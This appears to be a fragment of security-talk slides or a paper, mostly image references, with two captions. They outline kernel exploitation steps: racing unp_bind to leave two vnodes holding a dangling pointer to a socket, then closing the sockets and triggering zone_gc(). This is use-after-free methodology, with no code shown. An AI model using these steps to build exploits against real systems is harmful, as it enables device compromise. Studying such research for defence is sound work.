
Exploit the race condition in `unp_bind` to construct two vnodes holding a dangling pointer, pointing to one of the sockets




Close all the sockets, and trigger zone_gc()











